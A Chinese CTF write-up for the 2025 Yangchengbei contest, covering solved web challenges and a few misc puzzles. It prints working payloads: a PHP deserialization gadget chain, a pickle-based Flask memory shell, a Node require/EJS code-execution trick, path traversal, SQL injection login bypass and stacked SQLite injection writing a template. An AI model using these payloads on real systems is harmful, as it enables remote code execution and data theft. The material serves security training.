羊城杯2025 Writeup

Web

ez_unserialize |solved


反序列化

代码块

```
<?php

error_reporting(0);
highlight_file(__FILE__);

class A {
    public $first;
    public $step;
    public $next;

    public function start() {
        echo $this->next;
    }
}

class E {
    private $you;
    public $found;
    private $secret = "admin123";

    public function __get($name){
        if($name === "secret") {
            echo "<br>".$name." maybe is here!</br>";
            $this->found->check();
        }
    }
}

class F {
    public $fifth;
    public $step;
    public $finalstep;  // u

```

```
34      public function check() {
35          if(preg_match("/U/",$this->finalstep)) {
36              echo "仔细想想! ";
37          }
38          else {
39              $this->step = new $this->finalstep();
40              ($this->step)();
41          }
42      }
43  }
44
45  class H {
46      public $who;
47      public $are;
48      public $you;
49
50      public function __construct() {
51          $this->you = "nobody";
52      }
53
54      public function __destruct() {
55          $this->who->start();
56      }
57  }
58
59  class N {
60      public $congratulation;
61      public $yougotit;
62
63      public function __call(string $func_name, array $args) {
64          return call_user_func($func_name,$args[0]);
65      }
66  }
67
68  class U {
69      public $almost;
70      public $there;
71      public $cmd;
72
73      public function __construct() {
74          $this->there = new N();
75          $this->cmd = $_POST['cmd'];
76      }
77
78      public function __invoke() {
79          return $this->there->system($this->cmd);
80      }
```

```php
}

class V {
    public $good;
    public $keep;
    public $dowhat;
    public $go;

    public function __toString() {
        $abc = $this->dowhat;
        $this->go->$abc;
        return "<br>Win!!!</br>";
    }
}

$u = new U();
$f = new F();
$f->finalstep = 'u'; // 使用小写 'u' 绕过 preg_match("/U/", ...)
$f->step = $u;
$e = new E();
$e->found = $f;
$v = new V();
$v->dowhat = 'secret';
$v->go = $e;
$a = new A();
$a->next = $v;
$h = new H();
$h->who = $a;
echo urlencode(serialize($h));

//payload=O%3A1%3A%22H%22%3A3%3A%7Bs%3A3%3A%22who%22%3BO%3A1%3A%22A%22%3A3%3A%7Bs%3A5%3A%22first%22%3BN%3Bs%3A4%3A%22step%22%3BN%3Bs%3A4%3A%22next%22%3BO%3A1%3A%22V%22%3A4%3A%7Bs%3A4%3A%22good%22%3BN%3Bs%3A4%3A%22keep%22%3BN%3Bs%3A6%3A%22dowhat%22%3Bs%3A6%3A%22secret%22%3Bs%3A2%3A%22go%22%3BO%3A1%3A%22E%22%3A3%3A%7Bs%3A6%3A%22%00E%00you%22%3BN%3Bs%3A5%3A%22found%22%3BO%3A1%3A%22F%22%3A3%3A%7Bs%3A5%3A%22fifth%22%3BN%3Bs%3A4%3A%22step%22%3BO%3A1%3A%22U%22%3A3%3A%7Bs%3A6%3A%22almost%22%3BN%3Bs%3A5%3A%22there%22%3BO%3A1%3A%22N%22%3A2%3A%7Bs%3A14%3A%22congratulation%22%3BN%3Bs%3A8%3A%22yougotit%22%3BN%3B%7Ds%3A3%3A%22cmd%22%3BN%3B%7Ds%3A9%3A%22finalstep%22%3Bs%3A1%3A%22u%22%3B%7Ds%3A9%3A%22%00E%00secret%22%3Bs%3A8%3A%22admin123%22%3B%7D%7D%7Ds%3A3%3A%22are%22%3BN%3Bs%3A3%3A%22you%22%3Bs%3A6%3A%22nobody%22%3B%7D&cmd=cat%20/flag
```



ezBlog | solved

提示游客账户，猜测guest/guest登录成功，Token是pickle序列化数据，那就会在验证身份时候触发反序列化，也没啥其他限制，直接打个flask的内存马

代码块

```
cbuiltins
eval
(S'app.before_request_funcs.setdefault(None,[]).append(lambda:__import__(\'os\').popen(request.args.get(\'cmd\')).read())'
tR.
```

Request

Pretty Raw Hex MarkInfo

```
GET /?cmd=cat+/thisisthefffflllaaaggg.txt HTTP/1.1
Host: 45.40.247.139:32311
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://45.40.247.139:32311/login
Accept-Encoding: gzip, deflate, br
Cookie: Token=
636275696c74696e730a6576616c0a2853276170702e6265666f72655f726571756
573745f66756e63732e736574646566661756c74284e6f6e652c5b5d292e61707065
6e64286c616d6264613a5f5f696d706f72745f5f285c276f735c27292e706f70656
e2872657175657374 2e617267732e676574285c27636d645c2729292e7265616428
2929270a74522e; session=
eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIlx1NzY3Ylx1NWY1NVx1NjIxMFx
1NTI5Zlx1ZmYwMSJdfV19.aOni8g.uixh7NqvC3GJmXGs4z-w_yxnfGA
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.11.13
Date: Sat, 11 Oct 2025 05:04:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 41
Connection: close

DASCTF{794546367767786630448111737508 33}
```

staticNodeService | solved

2041280c0660b8e662b3fd3fd493b801.zip
11.30KB

ejs在渲染未知后缀名的模板文件时，会使用require这个后缀名，利用写文件的路由向ms模块写index文件，再渲染一个shell.ms

代码块

```
PUT /node_modules/ms/index HTTP/1.1
Host: 127.0.0.1:3000
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:3000/node_modules/raw-body/
Accept-Encoding: gzip, deflate, br
If-None-Match: W/"8ee-199d1afd4cb"
If-Modified-Since: Sat, 11 Oct 2025 05:13:05 GMT
Connection: keep-alive
Content-Type: application/json
Content-Length: 138

{"content":"Z2xvYmFsLnByb2Nlc3MubWFpbk1vZHVsZS5jb25zdHJ1Y3Rvci5fbG9hZCgnY2hpbGRfcHJvY2VzcycpLmV4ZWNTeW5jKCcvcmVhZGZsYWcgPiByZXMudHh0Jyk="}
```

代码块

```
GET /?templ=shell.ms HTTP/1.1
Host: 127.0.0.1:3000
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:3000/node_modules/ansi-styles/
Accept-Encoding: gzip, deflate, br
If-None-Match: W/"18cd-199d1afda82"
If-Modified-Since: Sat, 11 Oct 2025 05:13:06 GMT
Connection: keep-alive


```


然后去读res.txt

Authweb | solved

105cda6dda852eafd573505fa386a045.zip
21.62MB

代码块

```
GET /login/dynamic-template?value=../../../../../proc/self/environ%23 HTTP/1.1
Host: 127.0.0.1:60000
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Referer: http://127.0.0.1:60000/upload


```



Ezsignin | solved

/login存在sql注入，获取Admin用户connect.sid：

代码块

```
POST /login HTTP/1.1
Host: 45.40.247.139:30096
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-None-Match: W/"30c-DHNVxa0VphnTYJIjy4EiUOx4CDM"
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

username=Admin")+--+q&password=1
```

/download存在文件读取：

代码块

```
GET /download/?filename=../app.js HTTP/1.1
Host: 45.40.247.139:30096
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://45.40.247.139:30096/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3ArQORBzH5x3cMktwmh4bOVtqMfb4WblLh.G08Vr5WzTRGs3cu7MA5ssx%2Fkcg1HCxCOJ6ymIreM5nc
Connection: keep-alive


```

app.js：

代码块

```
const express = require('express');
const session = require('express-session');
const sqlite3 = require('sqlite3').verbose();
const path = require('path');
const fs = require('fs');

const app = express();
const db = new sqlite3.Database('./db.sqlite');
```

```
9
10  /*
11  FLAG in /fla4444444aaaaaagg.txt
12  */
13
14  app.use(express.urlencoded({ extended: true }));
15  app.use(express.static(path.join(__dirname, 'public')));
16  app.use(session({
17    secret: 'welcometoycb2025',
18    resave: false,
19    saveUninitialized: true,
20    cookie: { secure: false }
21  }));
22
23  app.set('views', path.join(__dirname, 'views'));
24  app.set('view engine', 'ejs');
25
26
27  const checkPermission = (req, res, next) => {
28    if (req.path === '/login' || req.path === '/register') return next();
29    if (!req.session.user) return res.redirect('/login');
30    if (!req.session.user.isAdmin) return res.status(403).send('无权限访问');
31    next();
32  };
33
34  app.use(checkPermission);
35
36  app.get('/', (req, res) => {
37    fs.readdir(path.join(__dirname, 'documents'), (err, files) => {
38      if (err) {
39        console.error('读取目录时发生错误:', err);
40        return res.status(500).send('目录读取失败');
41      }
42      req.session.files = files;
43      res.render('files', { files, user: req.session.user });
44    });
45  });
46
47  app.get('/login', (req, res) => {
48    res.render('login');
49  });
50
51  app.get('/register', (req, res) => {
52    res.render('register');
53  });
54
55  app.get('/upload', (req, res) => {
```

```
    if (!req.session.user) return res.redirect('/login');
    res.render('upload', { user: req.session.user });
    //todoing
});

app.get('/logout', (req, res) => {
  req.session.destroy(err => {
    if (err) {
      console.error('退出时发生错误:', err);
      return res.status(500).send('退出失败');
    }
    res.redirect('/login');
  });
});

app.post('/login', async (req, res) => {
    const username = req.body.username;
    const password = req.body.password;
    const sql = `SELECT * FROM users WHERE (username = "${username}") AND password = ("${password}")`;
    db.get(sql,async (err, user) => {
        if (!user) {
            return res.status(401).send('账号密码出错！！');
        }
        req.session.user = { id: user.id, username: user.username, isAdmin: user.is_admin };
        res.redirect('/');
    });
});



app.post('/register', (req, res) => {
  const { username, password, confirmPassword } = req.body;

  if (password !== confirmPassword) {
    return res.status(400).send('两次输入的密码不一致');
  }

  db.exec(`INSERT INTO users (username, password) VALUES ('${username}', '${password}')`, function(err) {
    if (err) {
      console.error('注册失败:', err);
      return res.status(500).send('注册失败，用户名可能已存在');
    }
    res.redirect('/login');
  });
```

```
});

app.get('/download', (req, res) => {
  if (!req.session.user) return res.redirect('/login');
  const filename = req.query.filename;
  if (filename.startsWith('/')||filename.startsWith('./')) {
    return res.status(400).send('WAF');
  }
  if (filename.includes('../../')||filename.includes('.././')||filename.includes('f')||filename.includes('//')) {
    return res.status(400).send('WAF');
  }
  if (!filename || path.isAbsolute(filename) ) {
    return res.status(400).send('无效文件名');
  }
  const filePath = path.join(__dirname, 'documents', filename);
  if (fs.existsSync(filePath)) {
    res.download(filePath);
  } else {
    res.status(404).send('文件不存在');
  }
});



const PORT = 80;
app.listen(PORT, () => {
  console.log(`Server running on http://localhost:${PORT}`);
});
```

/register下存在堆叠注入，通过password进行注入：

代码块

```
test'); ATTACH DATABASE '/app/views/upload.ejs' AS temp; CREATE TABLE temp.pwn (data, TEXT); INSERT INTO temp.pwn (data) VALUES ('<%= include("/fla4444444aaaaaagg.txt") %>'); -- ('
```

写入upload.ejs后访问/upload：

请求

美化 Raw Hex

```
GET /upload HTTP/1.1
Host: 45.40.247.139:30096
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Origin: http://45.40.247.139:30096
Connection: keep-alive
Referer: http://45.40.247.139:30096/login
Upgrade-Insecure-Requests: 1
Cookie: connect.sid=s%3AoygRq7hriJgYDSnyLmbd3HoadK0DQcWg.FAAZ%2BQ4hgPe0CQGWnk0bvZ2ncsbA5TfnyaUh35TGTW8
Priority: u=0, i
```

Search 0高亮

响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 8202
ETag: W/"200a-7vrSU9+f41Z/wHlaslmqIFSFtbQ"
Date: Sun, 12 Oct 2025 01:08:49 GMT
Connection: keep-alive
Keep-Alive: timeout=5

SQLite format 3@  .r      .EtablepwnpwnCREATE TABLE pwn (data TEXT)    +
_DASCTF{044679044237871648435392867751 20}
```


Search 0高亮

Misc


成功男人背后的女人 | solved

010打开看到一堆mkBT块，这是Adboe文件的特征

用ps可以看到另一个图层



符号分别对应二进制0和1



别笑，你试你也过不了第二关 | solved

第一关题目：

代码块

```
#####  #####   ###   #      #      ##### ##### ##### #####   ###   #      #
  #####
#       #    #   #  #      #      #   # #     #       #    #   #  #      #
  #   #
#       #    #####  #      #      #   # #     #       #    #####  #      #
  #   #
#       #    #   #  #      #      #   # #     #       #    #   #  #      #
  #   #
#####  #####  #   #  #####  #####  ##### ##### ##### #####  #   #  #####
#####  #####
```

第一关payload：

代码块

```
a="#"*5;b=" ### ";c="#    ";d="  ";e=" ";f=(c+d)*2;g="\n";h="  #  ";i="#
#";j=" #
";k=a+d+a+d+b+d+f+a;l=c+d+h+d+i+d+f+i;m=l+j+l+g;n=c+d+h+d+a+d+f+i;o=a+d+a+d+i+d
+a+d+a+d+a;p=k+e+a+e+k+g+m+n+j+n+g+m+o+e+a+e+o;hilogo=p[:52]+p[53:140]+p[141:22
8]+p[229:316]+p[317:404]+p[405:]
```

第二关题目：

请编写 code 以输出前0x114514个数的序数词后缀，长度小于37字符:

代码块


```
def get_ordinal(n):
        if 10 <= n % 100 <= 20:
                suffix = 'th'
        else:
